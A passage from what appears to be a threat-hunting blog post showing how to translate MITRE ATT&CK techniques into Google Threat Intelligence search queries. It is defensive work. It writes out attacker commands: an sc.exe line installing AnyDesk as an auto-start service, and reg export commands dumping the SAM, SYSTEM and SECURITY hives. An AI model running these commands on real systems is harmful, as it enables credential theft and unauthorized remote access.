
Our mission here is to find malware samples that install a specific Windows service. For example, in some cases install and use legitimate remote access software like AnyDesk.
This behavior maps to MITRE T1543.003 (Create or Modify System Process: Windows Service) and is used by BlackByte.
In this case attackers can use, for example the sc command:
sc.exe create "AnyDeskSvc" binPath= "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" start= "auto"
Our Google TI query to hunt this behaviour should be similar to this one:
behaviour_services:"anydesk" behaviour_created_processes:"sc.exe" and NOT tag:signed (Google TI link)
Use Case 6: Hunting for OS credential dumping (T1003)

Our mission here is to find malware samples that use the unauthorized export (dumping) of critical Windows Registry Hives (SAM, SYSTEM, SECURITY) which contain local credentials and security secrets.
This behavior maps to MITRE T1003.002 (Security Account Manager) or T1003.004 (LSA Secrets).
In this case attackers can use, for example the reg command as follows:
reg export HKLM\sam %temp%\sam
reg export HKLM\system %temp%\system
reg export HKLM\security %temp%\security
Our Google TI query to hunt this behaviour should be similar to this one:
(behaviour_registry:"\sam" or behaviour_registry:"\system" or behaviour_registry:"\security") behaviour_processes:"reg export" (Google TI link)

As we mentioned before we can use even Sigma rules matching this specific behaviour:
sigma_rule:"Dumping of Sensitive Hives Via Reg.EXE" (Google TI link)
Conclusion:
Shifting to a MITRE ATT&CK-centric approach allows security teams to conduct more strategic and enduring threat hunts, creating detections that are resilient against trivial changes in malware composition.
We learned through practical use cases how to leverage Advanced Search Modifiers within Google Threat Intelligence to translate TTPs into specific, powerful search queries. This allows for the proactive discovery of malware samples exhibiting these behaviors.
